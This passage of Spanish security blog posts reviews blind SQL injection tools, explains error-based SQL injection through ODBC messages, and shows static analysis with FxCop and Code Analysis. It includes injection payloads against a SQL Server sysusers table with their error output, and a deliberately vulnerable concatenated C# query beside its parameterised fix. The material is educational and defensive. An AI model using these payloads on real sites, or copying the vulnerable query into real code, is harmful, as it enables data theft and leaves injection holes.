Como se puede apreciar en las peticiones, al parámetro vulnerable se le une con un AND una petición en la que se intenta ver si un determinado carácter es igual a un determinado valor ASCII. Como se ve se está consultando a syscolumns y se utilizan valores UNICODE para evitar el filtrado de comas o comillas.

Paso 3: Extracción de datos de tablas. Una vez descubierta la estructura completa de la base de datos el último paso a realizar es descargar la lista de datos de los campos, para ello, con seleccionar la tercera pestaña accederemos a la lista de los campos descubiertos y podremos descargarlos a un fichero XML.




Imagen 3: Extracción de datos.

Otras herramientas


El número de herramientas que realizan descubrimiento y explotación de vulnerabilidades Blind SQL Injection crece día a día, pero no me gustaría terminar el artículo sin citar algunas otras:

SQL Ninja, escrita en Perl y que realiza inyección basada en tiempos para motores Microsoft SQL Server (tienes la herramienta en la siguiente URL: http://sqlninja.sourceforge.net/ y más información en: Blind SQL Injection (III). SQL Ninja

SQLiBF

Herramienta publicada en el año 2006, desarrollada por DarkRaven, un consultor de seguridad afincado en Murcia, está pensada y adaptada para bases de datos genéricas, pero también para bases de datos específicas en las que realiza comprobaciones de inyección de comportamiento cero. A diferencia de otras realiza tests de comprobación para saber si un parámetro es vulnerable basados en número de líneas, número de palabras o palabra clave:

La herramienta tiene como curiosidad también la búsqueda de terminadores de expresiones con paréntesis para poder completar las inyecciones correctamente. La herramienta es Software Libre y está disponible en la siguiente URL: http://www.open-labs.org




SQLiBF descubriendo por Blind SQL Injection el usuario de la aplicación

WebInspect

Esta herramienta se comercializa por la empresa SPI Dynamics desde el año 2005 y está mantenida bajo los estudios de Kevin Spett. Al ser una herramienta comercial no se dispone del código y solo se conoce su funcionamiento en base a las especificaciones del producto y a como es descrita en el documento "Blind SQL Injection. Are you web applications vulnerable?". Funciona utilizando comprobaciones de error basadas en firmas, pero no se sabe si la aplicación utiliza la automatización basada en palabras clave. Lo que no aparece descrito en ningún apartado de las características es la utilización de automatismos basados en tiempo. Esta herramienta es una herramienta de carácter general en cuanto a seguridad de aplicaciones y está pensada para buscar todo tipo de vulnerabilidades. La información de la herramienta está disponible en la siguiente URL: WebInspect

Acunetix Web Vulnerability Scanner

Acunnetix es una herramienta de la que ya hablamos hace dos meses como una buena alternativa para la auditoría de aplicaciones web de forma automática. En la versión 4 de la herramienta se añadieron módulos para la detección de vulnerabilidades Blind SQL Injection y Blind XPath Injection (de estas últimas podríamos hablar algún día por esta sección). Esta herramienta una muy buena alternativa para realizar la comprobación de la seguridad de tu aplicación web, incluso para vulnerabilidades a ciegas.



Configuración módulo Blind SQL Injection/Blind XPath Injection para Acunetix Web Vulnerability Scanner 4

Protección contra Blind SQL Injection

Las protecciones para SQL Injection son las mismas que contra SQL Injection. Fácil ¿no? Como hacerlo, pues comprobando absolutamente todo. Hoy en día, en todos los documentos técnicos en los que se evalúa el desarrollo de aplicaciones seguras está disponible un amplio estudio sobre como desarrollar protegiendo los programas contra la inyección de código.

Michael Howard, uno de los padres del modelo SDL (Secure Development Lifecycle) utilizado por Microsoft en el desarrollo de sus últimas tecnologías y escritor del libro Writting Secure Code (2nd edition) dedica todo un tema a evitar la inyección de código y lo titula de forma muy personal:

"All Input Is Evil! Until proven otherwise"

Además, casi todos los fabricantes o responsables de lenguajes de programación de aplicaciones Web ofrecen "Mejores Prácticas" para el desarrollo seguro dando recomendaciones claras y concisas para evitar la inyección de código. Así que a comprobar todo.

Toda consulta que se vaya a lanzar contra la base de datos y cuyos parámetros vengan desde el usuario, no importa si en principio van a ser modificados o no por el usuario deben ser comprobados y realizar funciones de tratamiento para todos los casos posibles. Hay que prever que todos los parámetros pueden ser modificados y traer valores maliciosos. Se recomienda utilizar códigos que ejecuten consultas ya precompiladas para evitar que interactúe con los parámetros de los usuarios.

Así mismo, como se ha visto los atacantes intentan realizar ingeniera inversa y extraer información de las aplicaciones en base a los mensajes o tratamientos de error. Es importante que se controlen absolutamente todas las posibilidades que puedan generar error en cualquier procedimiento por parte del programador. Para cada acción de error se debe realizar un tratamiento seguro del mismo y evitar dar ninguna información útil a un posible atacante.

Es recomendable que los errores, tanto los errores de aplicación como los de servidor, se auditen pues puede representar un fallo en el funcionamiento normal del programa o un intento de ataque. Se puede afirmar que casi el 100 % de los atacantes a un sistema van a generar algún error en la aplicación.

Despedida

Este ha sido sido el último artículo sobre la serie de Blind SQL Injection. Seguiremos tocando este tema en otras ocasiones, pero por ahora toca pasar a otros temas nuevos....

SQL Injection en base a errores ODBC e Internet Explorer 7

http://elladodelmal.blogspot.com/2007/07/sql-injection-en-base-errores-odbc-e.html

El día de navidad del año 1998 rain.forest.puppy, en el Phrack Magazine Volumen 8, Número 54 publicó un artículo titulado "NT Web Technology Vulnerabilities" en el que analizaba las posibilidades de la inyección de código SQL en aplicaciones ASP y motores de bases de datos SQL Server 6.5. Utilizando estas técnicas hackeó Packetstorm, un sitio web con información sobre Seguridad Informática en el que consiguió convertirse en administrador, y explicó como lo hizo en un documento que publicó en Febrero del 2000 titulado "How i Hacked PacketStorm".

Allá por el año 2001, en las conferencias de BlackHat, David Litchfield presentaba un documento titulado "Web Application Disassembly with ODBC Error Messages" [PPT en Blackhat] en el que se contaba cómo podía sacarse información sobre la base de datos de un aplicación web a partir de los mensajes de error ODBC no controlados por el programador.

En estos primeros documentos la extracción de información se hacía utilizando la visualización de los mensajes de error de los conectores ODBC, aún quedaba un año para que salieran a la luz pública las técnicas Blind.

Para ello, el objetivo es generar una inyección que provoque un error y leer en el mensaje de error datos con información sensible. Ejemplo:

Programa.asp?id=218 and 1=(select top 1 name from sysusers order by 1 desc)

El atributo name de la table sysusers en SQL Server es alfanumerico y al realizar la comparación con un valor numérico se generará un error. Si el programador no tiene controlados esos errores nos llegará a la pantalla un mensaje como el siguiente:

Microsoft OLE DB Provider for SQL Server error '80040e07'
*Conversion failed when converting the nvarchar value **'sys'** to data type int.*
/Programa.asp, line 8

Y se obtiene el primer valor buscado. Después se vuelve a inyectar pero ahora se cambia la consulta de la siguiente forma, o similar:

Programa.asp?id=218 and 1=(select top 1 name from sysusers where name<'sys' order by 1 desc)


Y se obtiene:

Microsoft OLE DB Provider for SQL Server error '80040e07'
*Conversion failed when converting the nvarchar value **'public'** to data type int.*
/Programa.asp, line 8

Siguiente iteración:


Programa.asp?id=218 and 1=(select top 1 name from sysusers where name<'public' order by 1 desc)

… y se automatiza la extracción de toda la información de la base de datos. Para ello hay herramientas que analizan estos mensajes de error y lo automatizan de forma eficiente. Priamos es una de estas herramientas.




Los Errores e IE7

Los errores de las aplicaciones web en Internet Explorer, desde la versión 5, se sustituyeron por errores más amigables. Se supone que un usuario no avanzado si se encuentra un error en un aplicación web no va a entender que ha pasado, así que se muestra una página con una pequeña explicación. En IE7 la página en cuestión tiene esta forma:



Arriba a la derecha se puede ver el código http que ha recibido el cliente. ¿Cuándo se muestra esta página y como quitarla? En la ruta del registro de tu máquina: **HKEY_LOCAL_MACHINE / SOFTWARE / Microsoft / Internet Explorer / MAIN / ErrorThresholds** se configura, para cada código de respuesta de Error el número de bytes recibidos en una respuesta a partir del cual se debe mostrar el resultado recibido o por el contrario un error amigable.



Es decir, en la imagen de la captura, para el código 500 está puesto 200 en Hex, es decir 512 bytes. Si se reciben menos de 512 bytes se muestra el error amigable, de lo contrario, se muestran los datos recibidos. Si desesas deshabilitar los errores amigables, basta con configurar esos valores a 0.

Como evitar SQL Injection (& Blind SQL Injection) en .NET. Code Analysis y FXCop


http://elladodelmal.blogspot.com/2007/07/como-evitar-sql-injection-blind-sql.html

Blind SQL Injection es una forma de explotación de las vulnerabilidades SQL Injection, luego evitando problemas de SQL Injection se acabó el problema. Evidente ¿no?. Para evitar vulnerabilidades de SQL Injection se deben usar consultas pre-compiladas, realizar filtrado de parámetros robusto, etc... Todos los manuales de seguridad para todos los lenguajes tienen un capítulo para ayudar a los desarrolladores a evitar SQL Injection en ese lenguaje. En .NET la recomendación es utilizar consultas parametrizadas que evitan completamente la inyección de comandos.

Hoy no es sobre recomendaciones de desarrollo de lo que quería hablar, sino de un par de herramientas de Análisis Estático de Código para evitar las inyecciones SQL. Estas herramientas permiten buscar errores de desarrollo en el código fuente de las aplicaciones .NET. Lógicamente buscan los fallos en la creación de consultas que generan bugs de SQL Injection, pero también miran fallos de compatibilidad de código para versiones antiguas, o si se ha hardcodeado código, o si se ha utilizado o no la ofuscación de punteros, etc… Estas herramientas no te hacen mejor programador, pero te ayudan a detectar los fallos.

FXCop & Code Analysis

FXCop es una herramienta gratuita que se puede descargar desde la siguiente URL: http://www.gotdotnet.com/Team/FxCop/, mientras que Code Analysis es una herramienta que sirve para el mismo fin, pero viene integrada dentro de Visual Studio Team System. Cuando realizan un análisis evalúan más de 150 tipos distintos de posibles fallos que están catalogados en las siguientes categorías: Reglas de Diseño, Globalización, Interoperatibilidad, Movilidad, Mantenibilidad, Nombrado, Rendimiento, Portabilidad, Confiabilidad, Seguridad y Usabilidad.




Categorías de Reglas en FxCop

En cada una de estas secciones podremos marcar las reglas que queramos comprobar para que se efectúe el análisis según estas reglas. Por defecto están todas marcadas, pero puede ser necesario desactivar algunas comprobaciones que no son necesarios en nuestro proyecto o que, aunque no sean una recomendación correcta, debemos realizar en contra de las recomendaciones del aplicativo.

Ejemplo de Análisis con FxCop

En este ejemplo he cogido una dll de las que se encuentran en mi sistema instalada por uno de esos programas que te descargas por Internet y la he importado. El siguiente paso es dar al botón de Analizar y leer resultados. Tras analizarla, FxCop detecta posibles fallos en la aplicación. Cada uno de los fallos es marcado con un ratio de certeza que indica la posibilidad o no de que sea un Falso Positivo y con un nivel de criticidad. Además el programa nos da la información necesaria sobre dicho posible defecto. A partir de ahí es labor del programador comprobar si realmente es o no un fallo.



Análisis con FxCop

Con estas ayudas el programador debe ser capaz de investigar y encontrar el posible agujero de seguridad. No son perfectas, no van a encontar todos los bugs, pero seguro que aumentan la seguridad del código y la destreza del programador.

Ejemplo con SQL Injection & Code Analysis


Vamos a ver cómo funciona la regla de seguridad que busca fallos que permitan ataques del tipo SQL Injection, en este caso, usando Code Analysis de Team System:

```
private void bEnviar_Click(object sender, EventArgs e)
{
    SqlConnection conn = new SqlConnection("Data Source=localhost;Initial Catalog=AdventureWorks;I

    SqlCommand cmd = new SqlCommand();

    cmd.Connection = conn;
    cmd.CommandText = "Select * from contact where contactid ='" + txtID.Text + "'";
    conn.Open();
    SqlDataReader dr = cmd.ExecuteReader();
    conn.Close();
}

private void bEnviar2_Click(object sender, EventArgs e)
{
    SqlConnection conn = new SqlConnection("Data Source=localhost;Initial Catalog=AdventureWorks;I

    SqlCommand cmd = new SqlCommand();

    cmd.Connection = conn;
    cmd.CommandText = "Select * from contact where contactid =@parametro";
    cmd.Parameters.Add(new SqlParameter("parametro", txtID.Text));
    conn.Open();
    SqlDataReader dr = cmd.ExecuteReader();
    conn.Close();
}
```

Código .NET vulnerable


En rojo una sentencia vulnerable XXL. Es decir, si has hecho alguna sentencia así, concatenando tan alegremente, tu código tiene un buen agujero de seguridad.. En verde una sentencia SQL Parametrizada que no es vulnerable ya que está pre-compilada y validada por el sistema.

El siguiente paso es activar el análisis de código estático en VS Team System. En las propiedades del proyecto habilitamos en la sección Code Analysis la casilla "Enable Code Analysis". Además marcamos la regla "CA2100:Review sql queries for security vulnerabilities" para que cuando se encuentre una sentencia vulnerable nos de un ERROR en lugar de un WARNING.



Selección de reglas en Code Analysis

Acto seguido compilamos el proyecto. Justo antes de realizar la compilación ejecutará el análisis de código, de forma que si encuentra alguna sentencia vulnerable nos dará un ERROR. Como se ve en la siguiente imagen sólo aparece el error en la primera consulta SQL, ya que es la única que es vulnerable. La segunda consulta, que ha sido parametrizada, no produce error, ya que al insertar el dato que proviene del usuario dentro de un parámetro, no va a poder ejecutar el código "malicioso" que pudiera contener.



Mensaje de Error de Code Analysis

La pregunta es, ¿por qué sigue habiendo tantos fallos de Inyecciones SQL? Las herramientas no son perfectas pero sí que ayudan.

Aquí tenéis una lista de productos que realizan Análisis de Código Estático en otros lenguajes: List of tools for static code analysis